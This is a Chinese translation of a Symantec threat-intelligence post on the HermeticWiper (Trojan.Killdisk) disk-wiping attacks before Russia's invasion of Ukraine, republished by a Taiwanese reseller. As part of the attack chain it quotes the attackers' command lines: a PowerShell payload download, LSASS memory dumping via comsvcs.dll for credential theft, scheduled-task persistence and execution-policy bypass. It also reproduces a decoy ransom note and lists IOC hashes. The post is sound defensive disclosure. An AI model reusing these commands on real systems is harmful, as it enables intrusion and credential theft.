烏克蘭：俄羅斯入侵之前的磁碟刪除網路攻擊

2022 年 2 月 24 日發布｜威脅情報

威脅獵手團隊
賽門鐵克

在俄羅斯入侵前的幾個小時內，針對烏克蘭和該區域其他國家的目標部署破壞性惡意軟體。

2022年2月24日13:42更新：*此部落格日誌已更新，詳細介紹了勒索軟體在某些刪除器攻擊中被用於可能的誘餌的詳細訊息。*

在今天早上 (2月24日) 俄羅斯入侵之前不久，一種新形態的磁碟刪除惡意軟體 (Trojan.Killdisk) 被用來攻擊烏克蘭的組織。賽門鐵克--博通--Broadcom的企業安全部門亦發現針對立陶宛電腦的刪除器攻擊的證據。目標部門包括金融、國防、航空和 IT 服務部門的組織。

Trojan.Killdisk 以可執行檔的形式出現，該程式含有 Hermetica Digital Ltd 頒發的憑證簽名。它包含 32 位元和 64 位元驅動程式檔案，其資源部分是用 Lempel-Ziv 演算法壓縮。而驅動程式檔案是由頒發給 EaseUS Partition Master 的憑證來簽章。惡意軟體會根據受感染系統的作業系統(OS)版本生成相對應的檔案。驅動檔案名稱是使用 wiper 執行緒 ID 生成。

一旦執行，刪除器會破壞受感染電腦的主開機紀錄 (MBR)，使其無法執行。除了破壞能力之外，刪除器似乎沒有任何附加功能。

攻擊鏈

初步跡象表明，襲擊可能已經準備一段時間。時間證據表明，最早從2021年11月潛在相關惡意活動就已開始。但是，我們將繼續調查和驗證結果。

在針對烏克蘭一個組織攻擊中，攻擊者似乎已於2021年12月23日通過針對 Microsoft Exchange Server 惡意 SMB 活動獲得對網路的存取權限。緊隨其後是憑證帳密盜取。在2月23日部署刪除器之前，還於1月16日安裝一個 web shell。

至少從2021年11月12日起，立陶宛一個組織遭到入侵。看來攻擊者可能利用 Tomcat 漏洞來執行 PowerShell 命令。解碼後的 PowerShell 用於從受害者網路上的內部伺服器下載 JPEG 檔案。

- cmd.exe /Q /c powershell -c "(New-Object System.Net.WebClient).DownloadFile('hxxp://192.168.3.13/email.jpeg','CSIDL_SYSTEM_DRIVE\temp\sys.tmp1')" 1 > \\127.0.0.1\ADMIN$__1636727589.6007507 2>&1

一分鐘後，攻擊者建立一個排程任務來執行可疑的“postgresql.exe”檔案，於每週三當地時間 11:05 攻擊者執行這個排程任務。

- cmd.exe /Q /c move CSIDL_SYSTEM_DRIVE\temp\sys.tmp1 CSIDL_WINDOWS\policydefinitions\postgresql.exe 1> \\127.0.0.1\ADMIN$__1636727589.6007507 2>&1
- schtasks /run /tn "\Microsoft\Windows\termsrv\licensing\TlsAccess"

九分鐘後，攻擊者修改排程任務，改為在當地時間 09:30 執行相同 postgres.exe 檔案。從2月22日開始，賽門鐵克觀察到檔案“postgresql.exe”被執行並用於執行以下操作：

- 執行 certutil 檢查與 trustsecpro[.]com 和 whatismyip[.]com 的連接
- 執行 PowerShell 命令從受感染的 Web 伺服器下載另一個 JPEG 檔 -- confluence[.]novus[.]ua

在此活動之後，受感染的電腦執行PowerShell 來傾印認證帳密資料：

- cmd.exe /Q /c powershell -c "rundll32 C:\windows\system32\comsvcs.dll MiniDump 600 C:\asm\appdata\local\microsoft\windows\winupd.log full" 1> \\127.0.0.1\ADMIN$__1638457529.1247072 2>&1


隨後，在上述活動之後，執行了幾個未知的 PowerShell 腳本。

- powershell -v 2 -exec bypass -File text.ps1
- powershell -exec bypass gp.ps1
- powershell -exec bypass -File link.ps1

五分鐘後，wiper (Trojan.KillDisk) 被部署。

偽裝成誘餌的勒索軟體

在賽門鐵克迄今為止調查的幾起攻擊中，勒索軟體也與刪除器同時部署在受影響的組織中。與刪除器一樣，排程任務用於部署勒索軟體。勒索軟體使用的檔案名稱包括 client.exe、cdir.exe、cname.exe、connh.exe 和 intpub.exe。勒索軟體似乎被用作誘餌或分散刪除器攻擊的注意力。這與早期針對烏克蘭的 WhisperGate 刪除器攻擊有一些相似之處，其中刪除器被偽裝成勒索軟體。



"The only thing that we learn from new elections is we learned nothing from the old!"

Thank you for your vote! All your files, documents, photoes, videos, databases etc. have been successfully encrypted!

Now your computer has a special ID: [redacted]

Do not try to decrypt then by yourself - it's impossible!

It's just a business and we care only about getting benefits. The only way to get your files back is to contact us and get further instuctions.

To prove that we have a decryptor send us any encrypted file (less than 650 kbytes) and we'll send you it back being decrypted. This is our guarantee.

NOTE: *Do not send file with sensitive content. In the email write us your computer's special ID (mentioned above).*

So if you want to get your files back contact us:

1) vote2024forjb@protonmail.com

2) stephanie.jones2024@protonmail.com - if we dont't answer you during 3 days

Have a nice day!

圖 1. 誘餌勒索軟體中的文字敘述

發展情況

隨著入侵的進行，對烏克蘭和該地區其他國家的進一步網路攻擊的可能性仍然很高。賽門鐵克的威脅獵手團隊將繼續積極監控情況，並在發現新訊息時同步發佈到此部落日誌。

保護／緩解措施

Symantec Endpoint 產品將使用以下特徵檢測並阻止此威脅：


- Trojan.Killdisk
- Trojan.Gen.2
- Trojan Horse
- Ws.Malware.2

有關最新的防護更新，請訪問賽門鐵克原廠最新的防護公告 (Protection Bulletins)。

入侵 / 感染指標 (IOC)

如果 IOC 是惡意的並且我們可以使用該檔案，賽門鐵克端點產品將檢測並阻止該檔案。

- 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591 – Trojan.Killdisk
- 0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da – Trojan.Killdisk
- a64c3e0522fad787b95bfb6a30c3aed1b5786e69e88e023c062ec7e5cebf4d3e – Trojan.Killdisk
- 4dc13bb83a16d4ff9865a51b3e4d24112327c526c1392e14d56f20d6f4eaf382 - Ransomware



關於作者

威脅獵手團隊

賽門鐵克

威脅獵手 (Threat Hunter) 團隊是賽門鐵克內部的一群安全專家，其任務是調查有針對性的攻擊，推動賽門鐵克產品的增強保護，並提供分析以幫助客戶應對攻擊。

原廠網址：https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/ukraine-wiper-malware-russia
本文件由保安資訊有限公司專業細心整理後提供。如有遺誤、更新或異動均以上Symantec原廠公告為準，請知悉。2022/02

更多資訊 請造訪我們的網站 http://www.SaveTime.com.tw
(好記：幫您節省時間.的公司.在台灣)

關於保安資訊：

從協助顧客簡單使用賽門鐵克方案開始，到滿足顧客需求更超越顧客期望的價值。

- 保安資訊被業界公認為最專業的賽門鐵克解決方案的專家。
- 保安資訊的團隊自 1995 年起就專注於賽門鐵克資訊安全解決方案的銷售、規劃與整合、技術支援、教育訓練、顧問服務，特別是提供企業 IT 專業人員的技能傳承(Knowledge Transfer)的效益上，以及比原廠更快速的技術支援回應，深獲許多中大型企業與組織的青睞(特別是有 IT Team 的組織)，長期合作的意願與滿意度極高。
- 與許多系統整合或服務公司不同的是，我們不吝惜分享我們的專業技能與經驗給顧客的 IT Team，經由常態性的教育訓練、精簡的快速手冊、標準 SOP 文件的提供，以及基於比原廠更孰悉顧客的使用環境與現況的快速回應的品質，在業界建立扎實的口碑。
- 保安資訊一直專注於賽門鐵克領先業界的資訊系統基礎架構上的安全性與可用性的解決方案。進而累積了許多與基礎架構整合的成功經驗，讓導入 Symantec 解決方方案的成效非常卓越。我們的顧客都能免除Try & Error 的時間浪費及不確定的投入或自行摸索的運作風險。
- 關於我們：

保安資訊有限公司
http://www.savetime.com.tw
0800-381500、0936-285588